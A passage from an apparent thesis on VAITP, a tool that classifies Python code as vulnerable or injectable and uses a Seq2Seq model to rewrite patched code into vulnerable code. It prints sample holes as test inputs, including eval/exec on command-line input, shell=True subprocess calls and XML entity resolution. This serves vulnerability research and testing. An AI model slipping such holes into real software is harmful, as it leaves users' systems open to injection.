Diffs are the changes made in a commit to a file. VUDENC obtains diffs and saves them as text files obtained from HTTP requests. According to VUDENC results using only diffs yield many false positives when applied to real code, although real code has a low rate of vulnerabilities were as diffs have around 50%.

To create VUDENC data-set commits were checked for selected keywords, filtered by Python code with a maximum of 30000 characters and duplicate entries were removed.

VUDENC states that diffs with only new lines are not good for learning and also discarded (but further on the paper they state: " many vulnerabilities are basically defined by the absence of certain protection mechanisms, like xsrf tokens, or nonces / counters (...)" where only lines are added. "Commits relating to replay attacks (...) had to be excluded ") [for injection this may be interesting as there are injection points where only parts of the code need to be removed as to inject a vulnerability].

Useful conclusions in VUDENC that were used as base values for VAITP:

- A dimensionality below 30 will not be able to capture semantics in Python resulting in poor model performance
- 50 iterations yield about the same results as 100 (we concluded that the highest slope variation occurs actually in this range for us, see Chapter 5)
- Using one-hot embedding revealed to be infeasible due to computation expenses
- Uses Keras to create a sequential model
- There is no need for separate dropout layers in LSTM's since LSTM covers this in hyper-parameters
- LSTM layer outputs to a Sigmoid activation function for binary prediction
- Higher dimensionality of the output space means a more complex structure can be learned but more time is required for training
- Typical batch size values: 32, 64, 128
- Typical dropout values: 10%   50%
- Typical epochs values: 10   1000
- Even with 'fine' resolution the vulnerability is not fine enough for injections with VAITP
- Number of neurons: 100
- Batch size: 128
- Dropout: 20%
- Optimizer: Adam

VUDENC pros and cons


Pros:

- Use of LSTM network seams best fitted for vulnerability detection
- They report a very high F1 score (89% (97.2 accuracy ; 92.9 precision ; 85.4 recall)

Cons:

- Since they scrap for attack types and exclude some of them there will always be vulnerabilities unaccounted for

- Detection is not fine grained enough for injection as illustrated in figure 2.29



```
ajar.py
@@ -87,7 +87,8 @@ def start():
      print("[*] Provided backdoor successfully modified")

      print("[*] Compiling modified backdoor...")
-     if subprocess.call("javac -cp tmp/ tmp/%s" % backdoor, shell=True) != 0:

          print("[!] Error compiling %s" % backdoor)
      print("[*] Compiled modified backdoor")
```

```
      print("[*] Provided backdoor successfully modified")

      print("[*] Compiling modified backdoor...")
+     #if subprocess.call("javac -cp tmp/ tmp/%s" % backdoor, shell=True) != 0:
+     if subprocess.call(['javac','-cp','tmp/','tmp/%s'%backdoor],shell=False) != 0:
          print("[!] Error compiling %s" % backdoor)
      print("[*] Compiled modified backdoor")

```

Figure 2.29: Illustration of VUDENC granularity

Chapter 3

Detection of Vulnerability Injection Points

3.1 Approach and methodology

Vulnerability detection and injection is one of the main functions of VAITP. This is achieved in several ways: by static analysis of the source code of a Python file and direct comparison with entries based on regular expressions from a local VAITP database, or by using AI. Based on the projects analysed in chapter 2.7, we proposed the development of a RNN AI model, using the TensorFlow framework, that is able to classify new Python code, passed as input, as being "vulnerable", "injectable" or "non-injectable". Furthermore, if the input is considered to be "injectable" the most probable code blocks that caused the high probability should be outputted.

For this goal to be achievable a big data-set has to be created.

3.1.1 Collect and classify Python vulnerabilities and patches

Researching possible solutions showed CVEfixes as a potentially interesting project. It clones repositories, from github, bitbucket, and other public repositories, adds CVE/CWE information from Common Vulnerabilities and Exposures (CVE) records in the public National Vulnerability Database (NVD) and saves its output as a SQLite database.

From CVEFixes database we extracted all commit diffs that were Python-related (filtering out huge diffs), classifying deleted lines (or modified before modification) as being "vulnerable", new added lines (or modified after modification) as being "injectable" and random code blocks from the whole python code as being "non-injectable".

3.1.2 Data augmentation for balanced and realistic AI models

We manually reviewed all extracted files, and augmented the dataset, balancing the number of files to have an equal amount in each category.
For this we manually created variations of each vulnerable, injectable and non-injectable files, changing variables names, conditional logic and overall algorithm

code organization (always within valid Python boundaries).

3.1.3 Train AI classification models using subsets of the dataset

Taking this data-set as inputs we converted all Python codes into their abstract syntax tree (AST) format. (see ″ convert_dir_to_AST.py ″)

Selected subsets of these AST files were then used as inputs to fit the AI RNN Classificator model. Further node meanings can be extracted from the AST in future work.

We proposed and developed an AI model that tells us if a given script is injectable and where. The AI RNN Classificator Fit Model script developed takes many parameters as input arguments, further detailed in chapter 3.2.2, and can be used to specify the values of each hyper-parameter. These vary from the type of model to be created (supporting BoW, C1D and LSTM), number of density layers, number of fitting epochs, amongst many others. Once the model has been fitted (trained and tested), the model is exported and saved. This allows for new prediction on new inputs without having to fit the model all over again. (see ″ VAITP_AI_RNN_Classificator_FitModel.py ″)

Researching state of the art AI techniques based on the heuristic investigation of the work of fellow researchers, presented in chapter 2.7, made it possible to identify which algorithms would have the best probability of obtaining desirable results, with recurrent neural networks (RNN), specifically those based on Bag of Words (BoW), Convolutional 1 dimension (Conv1D) and those based on Long Short Term Memory (LSTM) being selected as most promising.

3.1.4 Evaluate the classification models

Remainder files from the dataset (in a 75-25 proportion) were used to test the models. All trained models results are presented in chapter 5.


3.1.5 Select the most accurate AI classification models

To select the most accurate models we developed the model collector, an algorithm that loops through predetermined values and gathers the obtained values in a sheet that is then manually reviewed.

To use the AI RNN Classificator model that was exported, we've developed a script that loads the exported model, selected by argument parameters, further described in chapter 4.4.3, along with the path to the file to be classified. This outputs the predicted label along with the most probable injectable code blocks if predicted as "injectable" and if the ′-o′ flag is set. (see ″ VAITP_AI_RNN_Classificator_RunModel.py ″)

Since an RNN can have many different hyper-parameters that can be tuned, we also developed the Classificator Model Collector. It allows the automation of value ranges to be looped, fitting many models with different values. The results of these fitted models along with the values of the hyper-parameters used in that fitting execution are saved in a CVS file for ease of data gathering and interpretation. Furthermore the AI RNN Classificator Collector also plots graphs from the obtained data. (see " VAITP_AI_RNN_Classificator_Collector.py ")

The environment architecture for VAITP AI RNN Classificator is shown in Figure 3.1. Vulnerabilities are obtained from CVEFixes, extracted, classified and manually reviewed. The Classificator model is fitted and exports the Classificator model (FitModel) that can then be loaded from the Classificator Run model script (RunModel). The Classificator Run Model Collector (ModelCollector) fits several models, testing many hyper-parameters and collects the used values along with the results obtained from each fitted model.


Public Repositories
CVEFixes
CVEFixes
Get commit diff deleted lines
Get commit diff added lines
Get random non-injectable code (e.g: #comments)
"Vulnerable" diffs
"NonInjectable" diffs
"Injectable" diffs
Input Layer
Hidden Layers
Output Layer
TensorFlow
Tensor-flow RNN with Keras
FitModel
ModelCollector
VAITP RNN AI Model
New code
Python code classification "injectable" "noninjectable" "vulnerable"
RunModel

```
[fred@fred-k55vj vaitp]$ python VAITP_AI_RNN_Classificator_Collector.py
VAITP :: Run: 1
VAITP :: Model fitting epochs: 70
VAITP :: Density layers: 3
VAITP :: Dropout: 0.2
VAITP :: Model creation activation function: sigmoid
VAITP :: Model sequence activation function: softmax
VAITP :: Model filter units: 16
        Training results:
                Number of training epochs: 70
                                                Number of testing epochs: 70
                                                Number of density layers: 3
                                                Training dataset count: 171
                                                Testing dataset count: 57
                                                Loss: 0.7859659790992737

                                                Accuracy: 85.71%

                                                Correct preditions from training data-set: 216

                                                Incorrect predictions from training data-set: 12


VAITP :: Run: 2
VAITP :: Model fitting epochs: 70
VAITP :: Density layers: 3
VAITP :: Dropout: 0.2
VAITP :: Model creation activation function: sigmoid
VAITP :: Model sequence activation function: softmax
VAITP :: Model filter units: 16
```

```
code:  comando = 'ffmpeg -i {ficheiro} saida.mkv'.format(ficheiro=filename)' subprocess.call(comando,shell=False)
predicted label:  b'injectable'
code:  cmds = 'ffmpeg -i {s} out.mkv'.format(s=file)' subprocess.call(cmds,shell=True)
predicted label:  b'injectable'
code:  cmds = 'ffmpeg -i {s} out.mkv'.format(s=quote(file))' subprocess.call(cmds,shell=True)
predicted label:  b'injectable'
code:  import sys     def somefunction(in):   etree.XMLParser(resolve_entities=False)
predicted label:  b'injectable'
code:  import sys     def somefunction(in):   etree.XMLParser(resolve_entities=True)
predicted label:  b'vulnerable'
code:  import sys     def somefunction(in):   etree.XMLParser()
predicted label:  b'vulnerable'
code:  import sys     eval(quote(sys.argv[1]))
predicted label:  b'injectable'
code:  import sys     eval(sys.argv[1])
predicted label:  b'vulnerable'
code:  import sys     exec(quote(sys.argv[1]))
predicted label:  b'injectable'
code:  import sys     exec(var)
predicted label:  b'vulnerable'


EOF VAITP RNN AI train
[fred@fred-k55vj vaitp]$ 
```

```
PROBLEMS   OUTPUT   TERMINAL   DEBUG CONSOLE
1/1 [==============================] - 0s 368ms/step - loss: 0.3976 - accuracy: 0.9286 - categorical_true_positives: 104.0000

Accuracy: 92.86%

TP: 104.0


VAITP total training data-set count :: 228
VAITP wrong training data-set count :: 7
VAITP correct training data-set count :: 221
2022-05-07 13:20:44.980970: W tensorflow/python/util/util.cc:368] Sets are not currently considered sequences, but this may change in the futur
e, so consider avoiding using them.

VAITP Classificator RNN AI fitted and exported.
(vaitp_python_venv) [fred@fred-k55vj vaitp]$ 
```

Figure 3.1: VAITP AI RNN Classificator environment architecture

Outputs from each script are further described in Chapters 4.4.x.

3.1.6 Train AI translation models

We proposed and developed an AI model that can be used to generate possible vulnerable code from inputted patched code. A Sequence2Sequence model, similar to Google Translator, is fitted to convert Python code between lines that are injectable and their respective vulnerable versions. To create the AI translation model we manually selected and reviewed parts of the dataset in the required format and trained the models. Due to the limited amount of the data subset, this model works as a proof of concept only. The amount of hyper-parameters to tune were also very limited, thus no collector was developed for the translation (Sequence2Sequence) models.

From the AI RNN Classificator model, when a code is predicted as being ″injectable″, the most probable injection points are outputted. From this output we need a way to convert that injectable code into vulnerable code. For this task we selected a Sequence2Sequence model.

The Seq2Seq algorithm was developed by Google for use in machine translation and relies on the TensorFlow framework. The Seq2Seq algorithm converts a sequence of characters into another sequence of characters using a sequence transformation. For this task a different data-set format is needed.

This data-set was also first created by extracting single line commit diffs that were Python-related from CVEFixes database, again classifying deleted lines (or modified before modification) as being "vulnerable", new added lines (or modified after modification) as being "injectable" and random code blocks from the whole Python code as being "non-injectable", followed by manual review, code augmentation and obfuscation.

This data-set is then used to fit the Seq2Seq model that is exported after fitting. (see ″ VAITP_AI_S2S_FitModel.py ″)

To use the exported AI Seq2Seq model, we developed another script that loads the model. It accepts a string as an argument parameter and outputs the "translated" injectable Python code into vulnerable Python code. (see ″ VAITP_AI_S2S_RunModel.py ″)

3.1.7 Regex-based approach

Regex expressions are manually created according to each vulnerability or injection requirement and stored in a database.


Example of Regex patterns
In chapter 2 we demonstrated the use of the ″quote″ function as input sanitization. Its entry in the database is split in three parts:

1. ″quote(\r\n|\r|\n|\t|)*\((\r\n|\r|\n|\t|)*″

   This Regex will match the ″quote″ string followed by either none or one of the following characters: new lines (in multiple operating systems), tabs or spaces (all of these are allowed in Python) and the ″(″ character. Figure 3.2 shows the highlight of the expression evaluation.

2. ″\\w+(|\.|\-|_|\"|\′|\[|\]|\(|\)|:|\w+)*″


   This Regex will match any string that is inside the ″quote″ function. It can be any alphanumeric character followed by any of the following characters: dots, dashes , underscores, quotes, spaces, "′\or other alphanumeric characters. Figure 3.3 shows the highlight of the expression evaluation.



```
/quote(\r\n|\r|\n|\t| )*\((\r\n|\r|\n|\t| )*/g
```

```
quote
(
```

Figure 3.2: Regex matching ”quote” function




```
/\w+(|\.|\-|\_|\"|\'|\[|\]|\(|\)|:|\w+)*/g
```

```
argv[1]
input("enter a value:")
```

Figure 3.3: Regex matching the content of the declared ”quote” function

3. ”\)(\r\n|\r|\n|\t|)*$”

   This Regex will match the end of the ”quote” function. It covers new lines, spaces and tabs that can be added before the closing parenthesis of the function. Figure 3.4 shows the highlight of the expression evaluation. Note that these expressions are combined in the algorithm and the Regex match in Figure 3.4 will not match any other function closing parenthesis.



```
/\)(\r\n|\r|\n|\t| )*$/g
```

```
quote( input("some")    )
```

Figure 3.4: Regex matching the end of the ”quote” function

Regex expressions can be quite complex and require time to properly craft. But once they are coded they match the required patterns with ease.

When a file is scanned with Regex, each line of the file is processed and checked against the Regex pattern. All vulnerabilities that are in VAITP's database are checked for the current line being processed as well as all possible injection points.
Regex is also part of the VAITP GUI algorithm. Used as filter expressions in processing of different parts of the GUI explained in Chapter 4, as exemplified in 3.1.

Listing 3.1: Regex for comment filtering

```
1 QString REGEX_PYTHON_SINGLELINE_COMMENT = "#(.)*"; // #
2
3 QString REGEX_PYTHON_MULTILINE_COMMENT =
4 "((''')|(\"\"\"))((.)|\n|\r)*((''')|(\"\"\"))"; // ''' or """
```

In 3.1 line 1 will match single line comments with a hashtag '#'. Line 3/4 will match multi-line comments with three single quotes or three double quotes.

3.2 AI Classificator models

AI Classificator models are Recurrent Neural Network algorithms, based on TensorFlow. they take a Python file as input and output the most probable corresponding label ("vulnerable", "injectable" or "noninjectable").

Classificator architecture overview

The script accepts several argument parameters that allow the manipulation of the different hyper-parameters used in model fitting.



Public Repositories
CVEFixes
Get commit diff deleted lines
Get commit diff added lines
Get random non-injectable code (e.g: #comments)
"Vulnerable" diffs
"NonInjectable" diffs
"Injectable" diffs
Input Layer
Hidden Layers
Output Layer
Tensor-flow RNN with Keras
VAITP RNN AI Model
New code
Python code classification "injectable" "noninjectable" "vulnerable"

Figure 3.5: AI RNN Classificator model architecture

3.2.1 Dataset

Our data-set comes from the extraction of commit diffs for Python code, filtered and manually reviewed, from CVEfixes database [Bhandari et al., 2021]. CVE-fixes records automatically collected from Common Vulnerabilities and Exposures (CVE) records in the public National Vulnerability Database (NVD).
The used database version covers all published CVE records up to 9 June 2021. It covers 5495 vulnerability fixing commits in 1754 open source projects for a total of 5365 CVEs in 180 different Common Weakness Enumeration (CWE) types.
The data-set includes the source code before and after fixing of 18249 files, and 50322 functions from several programming languages.
We extracted only Python commits diffs, from CVEfixes, where less than 10000 characters were changed, saving only these lines into before (labeled as "vulnerable") and after (labeled as "injectable") patching as text files.
In total this provided us with 955 labeled files.
We removed duplicates, manually reviewed and selected files as belonging to one of the three mentioned categories (not all files were reviewed due to time constrains).
Manual review of the remainder extracted files along with data augmentation, a process needed to guarantee the best accuracy possible whilst maintaining a non-over-fitted model, yielded a total data-set size of 528 training files (163 vulnerable, 157 non-injectable and 208 injectable) and 160 testing files (54 vulnerable, 46 non-injectable and 60 injectable).
The big amount of high quality Python code, along with the optimized hyper-parameters obtained from the Classificator Collector, allowed us to deploy final models of all the presented types with very high accuracy (above 95% in many models).
The Classificator Fit Model takes abstract syntax tree (AST) versions of the python codes in the data-set. For this we've coded a script that converts all the selected files into AST (see " convert_dir_to_AST.py ").

Table 3.1: Training dataset summary

Vulnerable files	Injectable files	Non-injectable files	Total
163	208	157	528

Table 3.2: Testing dataset summary


Vulnerable files	Injectable files	Non-injectable files	Total
54	60	46	160

3.2.2 Fit model

VAITP AI Classificator Fit Model script can be used to train and test (fit) and save models. It accepts (and even requires) several argument parameters to be passed as inputs.

Available parameters for VAITP AI Classificator Fit Model

Running the script with the -h or –help flag will output the available parameter options and a description of each.



```
Usage: VAITP_AI_RNN_Classificator_FitModel.py [options]

Options:
  -h, --help            show this help message and exit
  -t MODEL_TYPE, --model_type=MODEL_TYPE
                        The type of model to create: 'bow' -> Bag of Words,
                        'c1d' -> Conv1D, 'lstm' -> LSTM
  -e EPOCHS, --epochs=EPOCHS
                        The number of epochs that the model should be fitted
                        (70)
  -l LAYER_DENSITY, --layer_density=LAYER_DENSITY
                        The number of density layers that the model should
                        have (3)
  -d DROPOUT, --dropout=DROPOUT
                        The dropout value (0.2)
  -a ACTIVATION_MODEL_CREATION, --activation_model_creation=ACTIVATION_MODEL_CREATION
                        The activation function for the model creation (0 -
                        relu ; 1 - sigmoid ; 2 - tanh ; 3 - softmax ; 4 -
                        softplus ; 5 - selu)
  -b ACTIVATION_MODEL_SEQUENCING, --activation_model_sequencing=ACTIVATION_MODEL_SEQUENCING
                        The activation function for the model sequencing (0 -
                        relu ; 1 - sigmoid ; 2 - tanh ; 3 - softmax ; 4 -
                        softplus ; 5 - selu)
  -k CONV1D_KERNEL_SIZE, --conv1d_kernel_size=CONV1D_KERNEL_SIZE
                        Conv1D Kernel size value: the length of the 1D
                        convolution window (5)
  -f CONV1D_FILTERS, --conv1d_filters=CONV1D_FILTERS
                        The filters value (128)
  -u LSTM_UNITS, --lstm_units=LSTM_UNITS
                        The LSTM units value: the size of the LSTM's hidden
                        state (128)
  -o OUTPUT_DIMENSIONALITY, --output_dimensionality=OUTPUT_DIMENSIONALITY
                        The output dimensionality (64)
  -v VOCAB_SIZE, --vocab_size=VOCAB_SIZE
                        The vocabulary size number: how many words a learner
                        knows (500000)
  -m MAX_SEQUENCE_LENGTH, --max_sequence_length=MAX_SEQUENCE_LENGTH
                        The maximum length of a sentence (450)
 ~/msi/ano2/VAITP/VAITP GUI/vaitp  git  master !16 ?66
```

Figure 3.6: VAITP AI Classificator Fit Model help output

Fitting a BoW model

To create a BoW model the following parameters are mandatory (followed by an example value):

- -t bow

  The -t (or –model_type=) parameter is needed to indicate that the model should be a Bag of Words.

- -e 1000

  The -e (or –epochs=) parameter is needed to set the number of epochs the model should be fitted for. In our example it would be fitted for 1000 epochs.

- -l 7

  The -l (or –layer_density=) parameter is needed to set the number of density layers (with a minimum value of 3).

- -d 0.2

  The -d (or –dropout=) parameter is needed to set the dropout value (the penalty for a bad prediction).

- -b 3

  The -b (or –activation_model_sequencing=) parameter is needed to set the model sequencing activation function to SoftMax.

- -v 5000

